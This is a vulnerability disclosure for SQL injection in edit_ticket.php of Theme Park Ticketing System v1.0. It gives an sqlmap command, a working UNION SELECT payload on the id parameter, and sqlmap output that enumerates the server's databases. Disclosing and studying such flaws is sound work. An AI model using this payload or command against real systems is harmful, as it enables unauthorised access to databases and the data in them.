Theme Park Ticketing System v1.0 is vulnerable to SQL Injection via edit_ticket.php

Exploit Title: SQL injection

Date: 2022-06-04

Software Link: https://www.sourcecodester.com/download-code?nid=14613&title=Theme+Park+Ticketing+System+using+PHP%2FMySQLi+with+Source+Code <https://www.sourcecodester.com/download-code?nid=14613&title=Theme+Park+Ticketing+System+using+PHP%2FMySQLi+with+Source+Code>


Version: v1.0

Tested on: Windows 10

Operating environment: xampp 7.4.29


1. Vulnerability analysis


The vulnerable file is: edit_ticket.php. Line 3 does not filter the id parameter, and directly brings it into the database query, resulting in a SQL injection vulnerability:



2. Loophole recurrence

The website installation method can view the article.txt document in the root directory of the website, After the installation is complete, log in to the website background，Go to the Tiketing-list page，Click the edit button and grab the packet:





Save the data package as 1.txt, and use sqlmap to get database information, The sqlmap injection statement is: python sqlmap.py -r 1.txt --dbs ---batch --random-agent

```
    Payload: page=edit_ticket&id=-2349 UNION ALL SELECT NULL,NULL,CONCAT(0x716b6
b7071,0x415479626c5a57706a6e564d596e594e55766c54684b6c5176414261465772615650 4e4a
4372495a,0x7162706b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[22:39:42] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.29, Apache 2.4.53
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[22:39:42] [INFO] fetching database names
[22:39:42] [INFO] retrieved: 'information_schema'
[22:39:43] [INFO] retrieved: 'mysql'
[22:39:43] [INFO] retrieved: 'performance_schema'
[22:39:43] [INFO] retrieved: 'phpmyadmin'
[22:39:43] [INFO] retrieved: 'ptmsdb'
[22:39:43] [INFO] retrieved: 'test'
[22:39:43] [INFO] retrieved: 'tpts_db'
available databases [7]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] ptmsdb
[*] test
[*] tpts_db
```